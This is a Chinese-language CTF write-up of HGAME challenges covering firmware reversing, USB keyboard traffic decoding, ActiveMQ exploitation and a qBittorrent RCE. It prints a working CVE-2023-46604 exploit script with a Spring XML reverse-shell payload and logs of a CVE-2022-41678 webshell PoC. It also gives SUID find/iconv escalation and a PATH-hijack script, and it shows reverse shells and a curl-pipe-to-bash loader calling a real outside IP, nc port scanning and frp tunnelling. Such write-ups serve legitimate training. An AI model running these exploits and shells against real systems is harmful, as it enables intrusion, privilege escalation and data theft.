Iot

ez7621


开局.bin文件给他binwalk一下:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ binwalk -e openwrt-ramips-mt7621-youhua_wr1200js-squashfs-sysupgrade.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC:
0x4E6924EB, created: 2023-11-14 13:38:11, image size: 2843650 bytes, Data
Address: 0x80001000, Entry Point: 0x80001000, data CRC: 0x7FC9D6F, OS: Linux,
CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "MIPS
OpenWrt Linux-5.15.137"
64            0x40            LZMA compressed data, properties: 0x6D, dictionary
size: 8388608 bytes, uncompressed size: 9467008 bytes
```

得到一个文件夹,找找flag

```
┌──(kali㉿kali)-[~/Desktop/_openwrt-ramips-mt7621-youhua_wr1200js-squashfs-
sysupgrade.bin.extracted]
└─$ grep -r "hgame"

                                            1 ×
squashfs-root/usr/lib/opkg/info/kmod-flag.control:Source:
package/kernel/hgame_flag
┌──(kali㉿kali)-[~/Desktop/_openwrt-ramips-mt7621-youhua_wr1200js-squashfs-
sysupgrade.bin.extracted]
└─$ cat squashfs-root/usr/lib/opkg/info/kmod-flag.control

                                            1 ×
Package: kmod-flag
Version: 5.15.137-1
Depends: kernel (=5.15.137-1-29d3c8b2d48de9c08323849df5ed6674)
Source: package/kernel/hgame_flag
SourceName: kmod-flag
License: GPL-2.0
Section: kernel
SourceDateEpoch: 1708448900
Maintainer: Doddy <doddy@vidar.club>
Architecture: mipsel_24kc
Installed-Size: 1283
Description:  HGAME Flag
```

可以得知它是一个安装包,kmod默认安装在/lib/squashfs-root/lib/modules/5.15.137文件夹下
找到了一个可疑的文件:



```
┌──(kali㉿kali)-[~/…/squashfs-root/lib/modules/5.15.137]
└─$ ls
cfg80211.ko             hmac.ko               mt7621-flag.ko     nf_defrag_ipv6.ko        nfnetlink.ko          nft_fib_inet.ko         nft_log.ko       nft_reject_inet.ko  pppoe.ko             xhci-hcd.ko
cmac.ko                 jitterentropy_rng.ko  mt76.ko            nf_flow_table_inet.ko    nf_reject_ipv4.ko     nft_fib_ipv4.ko         nft_masq.ko      nft_reject_ipv4.ko  pppox.ko             xhci-mtk-hcd.ko
compat.ko               leds-gpio.ko          mt76x02-lib.ko     nf_flow_table_ipv4.ko    nf_reject_ipv6.ko     nft_fib_ipv6.ko         nft_nat.ko       nft_reject_ipv6.ko  seqiv.ko             xhci-pci.ko
crc32c_generic.ko       ledtrig-usbport.ko    mt76x2-common.ko   nf_flow_table_ipv6.ko    nf_tables.ko          nft_fib.ko              nft_numgen.ko    nft_reject.ko       sha512_generic.ko    xhci-plat-hcd.ko
crc-ccitt.ko            libcrc32c.ko          mt76x2e.ko         nf_flow_table.ko         nft_chain_nat.ko      nft_flow_offload.ko     nft_objref.ko    nls_base.ko         slhc.ko
drbg.ko                 mac80211.ko           nf_conntrack.ko    nf_log_syslog.ko         nft_counter.ko        nft_hash.ko             nft_quota.ko     ppp_async.ko        usb-common.ko
gpio-button-hotplug.ko  mt7603e.ko            nf_defrag_ipv4.ko  nf_nat.ko                nft_ct.ko             nft_limit.ko            nft_redir.ko     ppp_generic.ko      usbcore.ko
```

对其逆向:

```c
int init_module()
{
  const char *v0; // $v0
  char *v1; // $v1
  int v2; // $t0
  int v3; // $a3
  int v4; // $a2
  int v5; // $a1
  int v6; // $t1
  int v7; // $t0
  __int16 v8; // $a3
  char v9; // $v0
  __int64 v10; // $v0
  char v12[44]; // [sp+14h] [-68h] BYREF
  int v13[13]; // [sp+40h] [-3Ch] BYREF

  v0 = ">17;3-ee44`3`a{`boe{b2fb{4`d4{bdg5aoog4d44+";
  v1 = v12;
  do
  {
    v2 = *(_DWORD *)v0;
    v3 = *((_DWORD *)v0 + 1);
    v4 = *((_DWORD *)v0 + 2);
    v5 = *((_DWORD *)v0 + 3);
    v0 += 16;
    *(_DWORD *)v1 = v2;
    *((_DWORD *)v1 + 1) = v3;
    *((_DWORD *)v1 + 2) = v4;
    *((_DWORD *)v1 + 3) = v5;
    v1 += 16;
  }
  while ( v0 != "g5aoog4d44+" );
  v6 = *(_DWORD *)v0;
  v7 = *((_DWORD *)v0 + 1);
  v8 = *((_WORD *)v0 + 4);
  v9 = v0[10];
  *(_DWORD *)v1 = v6;
  *((_DWORD *)v1 + 1) = v7;
  *((_WORD *)v1 + 4) = v8;
  v1[10] = v9;
  memset(v13, 0, 50);
  v10 = (unsigned int)strnlen(v12, 43);
  if ( (unsigned int)v10 >= 0x2B )
  {
    if ( (_DWORD)v10 != 43 )
      fortify_panic("strnlen");
    v10 = fortify_panic("strlen");
  }
  while ( (_DWORD)v10 != HIDWORD(v10) )
  {
    *((_BYTE *)v13 + HIDWORD(v10)) = v12[HIDWORD(v10)] ^ 0x56;
    ++HIDWORD(v10);
  }
  printk(&_LC1, v13);
  return 0;
}
```

就是一个异或0x56，直接解密就出了

MISC

ezkeyboard

开局一个流量包：

发现有三个设备，其中id=1的设备是鼠标

id=2是键盘:


tshark提取数据

```
tshark -r hgame.pcap -T fields -e usbhid.data usb.device_address==2
```

写个小脚本提取

```
![]
(https://nc0.cdn.zkaq.cn/md/19233/3ba0bcf8c6e05a61ff9d3e762076d30a_54397.png)#!/u
sr/bin/env python
import os
presses = []

normalKeys = {"04":"a", "05":"b", "06":"c", "07":"d", "08":"e", "09":"f",
"0a":"g", "0b":"h", "0c":"i", "0d":"j", "0e":"k", "0f":"l", "10":"m", "11":"n",
"12":"o", "13":"p", "14":"q", "15":"r", "16":"s", "17":"t", "18":"u", "19":"v",
"1a":"w", "1b":"x", "1c":"y", "1d":"z","1e":"1", "1f":"2", "20":"3", "21":"4",
"22":"5", "23":"6","24":"7","25":"8","26":"9","27":"0","28":"<RET>","29":"
<ESC>","2a":"<DEL>", "2b":"\t","2c":"<SPACE>","2d":"-","2e":"=","2f":"
[","30":"]","31":"\\","32":"
<NON>","33":";","34":"'","35":"`","36":",","37":".","38":"/","39":"<CAP>","3a":"
<F1>","3b":"<F2>", "3c":"<F3>","3d":"<F4>","3e":"<F5>","3f":"<F6>","40":"
<F7>","41":"<F8>","42":"<F9>","43":"<F10>","44":"<F11>","45":"<F12>"}

shiftKeys = {"04":"A", "05":"B", "06":"C", "07":"D", "08":"E", "09":"F",
"0a":"G", "0b":"H", "0c":"I", "0d":"J", "0e":"K", "0f":"L", "10":"M", "11":"N",
"12":"O", "13":"P", "14":"Q", "15":"R", "16":"S", "17":"T", "18":"U", "19":"V",
"1a":"W", "1b":"X", "1c":"Y", "1d":"Z","1e":"!", "1f":"@", "20":"#", "21":"$",
"22":"%", "23":"^","24":"&","25":"*","26":"(","27":")","28":"<RET>","29":"
<ESC>","2a":"<DEL>", "2b":"\t","2c":"<SPACE>","2d":"_","2e":"+","2f":"
{","30":"}","31":"|","32":"<NON>","33":":","34":"\"","35":"~","36":"
<","37":">","38":"?","39":"<CAP>","3a":"<F1>","3b":"<F2>", "3c":"<F3>","3d":"
<F4>","3e":"<F5>","3f":"<F6>","40":"<F7>","41":"<F8>","42":"<F9>","43":"
<F10>","44":"<F11>","45":"<F12>"}

def main():
```

```python
    DataFileName="new_usb_keyboarddata.txt"
    with open(DataFileName, "r") as f:
        for line in f:
            presses.append(line)
    result = ""
    for press in presses:
        if press == '':
            continue
        if press[5:6]=="0":
            if press[8:10]=='39':
                if press[10:12]=='00':
                    continue
                result+=normalKeys[press[10:12]].upper()
            elif press[8:10]=='00':
                continue
            else:
                result+=normalKeys[press[8:10]]
        elif press[5:6]=="2":
            if press[8:10]=='39':
                if press[10:12]=='00':
                    continue
                result+=shiftKeys[press[10:12]].upper()
            elif press[8:10]=='00':
                continue
            else:
                result+=shiftKeys[press[8:10]]

    print("[+] Found : %s" % (result))

    # clean the temp data

if __name__ == "__main__":
    main()
```




```
C:\Users\Administrator\Desktop>python UsbKey_decode.py
[+] Found : hgamme{k_<DEL>eYb0a1d_gam0__15_s0_1nst<DEL><DEL><DEL><DEL>f0n__!!~~~~}

C:\Users\Administrator\Desktop>
```

出了

WEB

Reverse and Escalation

首先nc链接后发现这是一个ActiveMQ服务，版本号还是在5.17.3



```
root@iZ7xv7k4ffungysx67ua0dZ:/tmp# nc 139.224.232.162 31512
RActiveMQ
StackTraceEnabledPlatformDetails        Java
                                            CacheEnabledTcpNoDelayEnabledSizePrefixDisabled     CacheSize
                                                                                                         ProviderName Ac
tiveMQTightEncodingEnabled
                          MaxFrameSize@MaxInactivityDurationu0 MaxInactivityDurationInitalDelay'MaxFrameSizeEnabledProvi
derVersion      5.17.3
```

直接找到相关漏洞了，可以用附件poc打。

https://github.com/vulhub/vulhub/blob/master/activemq/CVE-2022-41678/poc.py

```
root@iZ7xv7k4ffungysx67ua0dZ:~# python3 ActiveMQ_poc.py  --username admin --
password admin --exploit jfr <http://139.224.232.162:30712>
2024-02-22 13:57:48,570 - INFO - choice MBean
jdk.management.jfr:type=FlightRecorder manually
2024-02-22 13:57:54,645 - INFO - create flight record, id = 1
2024-02-22 13:57:55,142 - INFO - update configuration for record 1
2024-02-22 13:57:57,842 - INFO - start record
2024-02-22 13:57:59,244 - INFO - stop record
2024-02-22 13:57:59,347 - INFO - write webshell to
<http://139.224.232.162:30712/admin/shelljfr.jsp?cmd=id>
```

登录时发现时默认密码admin:admin
直接getshell了

弹回来个shell后find提权成功了

```
find /etc/passwd -exec /bin/sh -p \;
cat /flag
```

Reverse and Escalation II

网页登录查看到版本5.17.3


利用CVE-2023-46604

用下面这个脚本向服务器发送恶意请求

```
import socket
import argparse

def main(ip, port, url):
    if not ip or not url:
        print("Usage: cve.py -i <ip> -p <port> -u <url>")
        return

    banner()

    class_name =
"org.springframework.context.support.ClassPathXmlApplicationContext"
    message = url

    header = "1f00000000000000000001"
    body = header + "01" + int2hex(len(class_name), 4) + string2hex(class_name) +
"01" + int2hex(len(message), 4) + string2hex(message)
    payload = int2hex(len(body) // 2, 8) + body
    data = bytes.fromhex(payload)

    print("[*] Target:", f"{ip}:{port}")
    print("[*] XML URL:", url)
    print()
    print("[*] Sending packet:", payload)
    conn = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    conn.connect((ip, int(port)))
    conn.send(data)
    conn.close()

def banner():
    print("     _         _   _           __  __  ___          ____   ____ _____ \\n
   / \\\\   ___| |_(_)_   _____|  \\\\/  |/ _ \\\\       |  _ \\\\ / ___| ____|\\n
  / _ \\\\ / __| __| \\\\ \\\\ / / _ \\\\ |\\\\/| | | | |_____| |_) | |   |  _|
\\n  / ___ \\\\ (__| |_| |\\\\ V /  __/ |  | | |_| |_____|  _ <| |___| |___ \\\\n
/_/   \\\\_\\\\___|\\\\__|_| \\\\_/ \\\\___|_|  |_|\\\\__\\\\_\\\\      |_|
\\\\_\\\\\\\\____|_____|\\\\n")

def string2hex(s):
    return s.encode().hex()

def int2hex(i, n):
    if n == 4:
        return format(i, '04x')
    elif n == 8:
        return format(i, '08x')
    else:
        raise ValueError("n must be 4 or 8")

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument("-i", "--ip", help="ActiveMQ Server IP or Host")
    parser.add_argument("-p", "--port", default="61616", help="ActiveMQ Server
Port")
    parser.add_argument("-u", "--url", help="Spring XML Url")
    args = parser.parse_args()

    main(args.ip, args.port, args.url)
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="<http://www.springframework.org/schema/beans>"
       xmlns:xsi="<http://www.w3.org/2001/XMLSchema-instance>"
       xsi:schemaLocation="
     <http://www.springframework.org/schema/beans>
<http://www.springframework.org/schema/beans/spring-beans.xsd>">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg>
            <list>
                <value>/bin/bash</value>
                <value>-c</value>
                <value>/bin/bash -i &gt;&amp; /dev/tcp/VPS-IP/PORT
0&gt;&amp;1</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

服务器上使用nc监听，拿到shell

本来还想试试find提权，但是find是个奇怪的东西,用ida打开后源码如下：



```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned int v3; // eax
  unsigned int v4; // eax
  unsigned int v6; // [rsp+20h] [rbp-10h]
  unsigned int v7; // [rsp+24h] [rbp-Ch]
  int i; // [rsp+28h] [rbp-8h]
  int v9; // [rsp+2Ch] [rbp-4h]

  v3 = time(0LL);
  srand(v3);
  v9 = 0;
  for ( i = 1; i < argc; ++i )
  {
    v7 = rand() % 23333;
    v6 = rand() % 23333;
    printf("%d + %d = \n", v7, v6);
    if ( v7 + v6 != atoi(argv[i]) )
    {
      puts("wrong answer!");
      return 1;
    }
    v4 = atoi(argv[i]);
    printf("%d correct!\n", v4);
    if ( ++v9 > 38 )
    {
      setuid(0);
      system("ls");
      return 0;
    }
  }
  return 0;
}
```

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned int v3; // eax
  unsigned int v4; // eax
  unsigned int v6; // [rsp+20h] [rbp-10h]
  unsigned int v7; // [rsp+24h] [rbp-Ch]
  int i; // [rsp+28h] [rbp-8h]
  int v9; // [rsp+2Ch] [rbp-4h]

  v3 = time(0LL);
  srand(v3);
  v9 = 0;
  for ( i = 1; i < argc; ++i )
  {
    v7 = rand() % 23333;
    v6 = rand() % 23333;
    printf("%d + %d = \n", v7, v6);
    if ( v7 + v6 != atoi(argv[i]) )
    {
      puts("wrong answer!");
      return 1;
    }
    v4 = atoi(argv[i]);
    printf("%d correct!\n", v4);
    if ( ++v9 > 38 )
    {
      setuid(0);
      system("ls");
      return 0;
    }
  }
  return 0;
}
```

分析代码他这里是根据时间戳为种子，来生成随机数。并且要答对39次随机数题才让执行ls，但也仅仅是ls

先写个c生成随机数:

```
#include <time.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    int v3 = time(0LL);

    srand(v3);
    char command[512]="find ";
    for (int i = 0; i < 40; i++) {
        int v7 = rand() % 23333;
        int v6 = rand() % 23333;
        char c[50];
        sprintf(c, "%d ", v6+v7);
        strcat(command,c);
    }
    printf("%s\n",command);
    system(command);
    return 0;
}
```

```
gcc execfind.c -o execfind
```

编译好后传到靶机上。


接下来得想该如何覆写/bin/ls提权。直接写没有权限。于是可以通过修改$path的方式来执行我们的ls文件。

```
wget http://VPS-IP/execfind
chmod 755 execfind
export PATH="$(realpath .):$PATH"
echo "#!/bin/bash" >> ./ls
echo "cat /flag" >> ./ls
chmod +x ./ls
./execfind
```

出了

whose home？

默认密码进来



中危 qBittorrent Web UI 默认凭据导致 RCE (CVE-2023-30801)

CVE编号	利用情况	补丁情况	披露时间
CVE-2023-30801	暂无	官方补丁	2023-10-10

漏洞描述

所有版本的qBittorrent客户端在启用Web用户界面时使用默认凭据。管理员没有被强制要求更改默认凭据。截至4.5.5版本，该问题尚未修复。远程攻击者可以利用默认凭据在Web用户界面的"外部程序"功能中执行任意操作系统命令。据报道，该漏洞在2023年3月被利用。


解决建议

建议您更新当前系统或软件至最新版，完成漏洞的修复。

参考链接

可以rce

改改前端:



This server requires a secure connection (SSL)

Authentication

Username: hgame

Password: Sh3hoVRqMQJAw9D

Run external program


[✓] Run external program on torrent added

/bin/bash -i >& /dev/tcp/8.134.221.106/4444 0>&1

```
<tbody>
  <tr> … </tr>
  <tr>
    <td> … </td>
    <td>
      <input type="text" id="mail_password_text"> == $0
    </td>
  </tr>
</tbody>
</table>
</fieldset>
</fieldset>
```

密码:hgame:Sh3hoVRqMQJAw9D

测试了，这个环境是出网的，也可以执行命令，但是我bash没弹回来



#	Name	Ratio	Category	Tags
1	find.txt	0.00		

Transfer
Time Active: < 1m
Downloaded: 0 B (0 B this session)
Download Speed: 0 B/s (0 B/s avg.)
Download Limit: ∞
Share Ratio: 0.00
Connections: 2 (100 max)
Seeds: 0 (1 total)
Peers: 0 (1 total)
Wasted: 0 B
Last Seen Complete: Never

Information
Total Size: 16.5 KiB
Added On: 2024/2/24 00:12:41
Info Hash v1: 7decb815bcb66a19d38842da46a
Info Hash v2: N/A
Save Path: /downloads
Comment:
By: BitTorrent/7.10.5
On: 2024/2/23 23:13:17

qBittorrent client is not reachable

Options

Downloads | Connection | Speed | BitTorrent | RSS | Web UI | Advanced

[ ] Email notification upon download completion

From: qBittorrent_notification@ex

To:

SMTP server: smtp.changeme.com

[ ] This server requires a secure connection (SSL)

[✓] Authentication

Username: hgame

Password: •••••••••••••••

Run external program

[✓] Run external program on torrent added

nc 8.134.221.106 443 -e /bin/pwd

[✓] Run external program on torrent finished

nc 8.134.221.106 443 -e /bin/pwd

Supported parameters (case sensitive):

- *%N: Torrent name*
- *%L: Category*
- *%G: Tags (separated by comma)*
- *%F: Content path (same as root path for multifile torrent)*
- *%R: Root path (first torrent subdirectory path)*
- *%D: Save path*
- *%C: Number of files*
- *%Z: Torrent size (bytes)*
- *%T: Current tracker*
- *%I: Info hash v1*
- *%J: Info hash v2*

Free space: Unknown | DHT: 308 nodes | 0 B/s (64.4 KiB) | 0 B/s (0 B)

这条没反应↓

```
nc 8.134.221.106 443 -e /bin/bash
```

但这条又能收到信息↓

```
nc 8.134.221.106 443
```

就很奇怪


弹回来了

```
bash -c "(curl -s -L http://8.134.221.106/update.sh || wget -O -
http://8.134.221.106/update.sh) | bash -s"
```

update.sh内容是

```
#!/bin/bash
bash -i >& /dev/tcp/8.134.221.106/443 0>&1
```

连上机器后查看那些具有suid




```
                    Files with Interesting Permissions

        SUID - Check easy privesc, exploits and write perms
 https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 38K May  4  2023 /package/admin/s6-overlay-helpers-0.1.0.1/command/s6-overlay-suexec (Unknown SUID binary!)
-rwsr-xr-x 1 root root 24K Oct  6 09:25 /usr/bin/iconv
-rwsr-xr-x 1 root root 87K Oct  6 05:45 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 63K Oct  6 05:45 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 27K Oct  6 05:45 /usr/bin/expiry
-rwsr-xr-x 1 root root 45K Oct  6 05:45 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 36K Oct  6 05:45 /usr/bin/chsh
-rwsr-xr-x 1 root root 83K Oct  6 05:45 /usr/bin/chage
```

发现iconv居然直接给了，所以直接查看flag

```
iconv -f utf-8 -t utf-8 /flag
```

根据题目提示，这道题有两个flag

扫了一下常用软件



```
                Useful software
/bin/base64
/usr/bin/curl
/usr/bin/nc
/bin/ping
/usr/bin/python
/usr/bin/python3
/usr/bin/wget
```

发现有nc，扫了一下内网

```
nc -z 100.64.43.4 1-65535 | grep suc
Connection to 100.64.43.4 22 port [tcp/ssh] succeeded!
Connection to 100.64.43.4 6800 port [tcp/*] succeeded!
```

找到了100.64.43.4开放了22和6800

猜测6800应该为aria2的rpc

然而这台靶机没有ssh 没有iptables 没有firewalld python没有requests pip，等待尝试其它方法（

尝试其他办法，用frpc把内网机器22和6800映射出来

现在服务器起一个服务

```
./frps
```

配置frpc.toml

```
serverAddr = "8.134.221.106"
serverPort = 7000

[[proxies]]
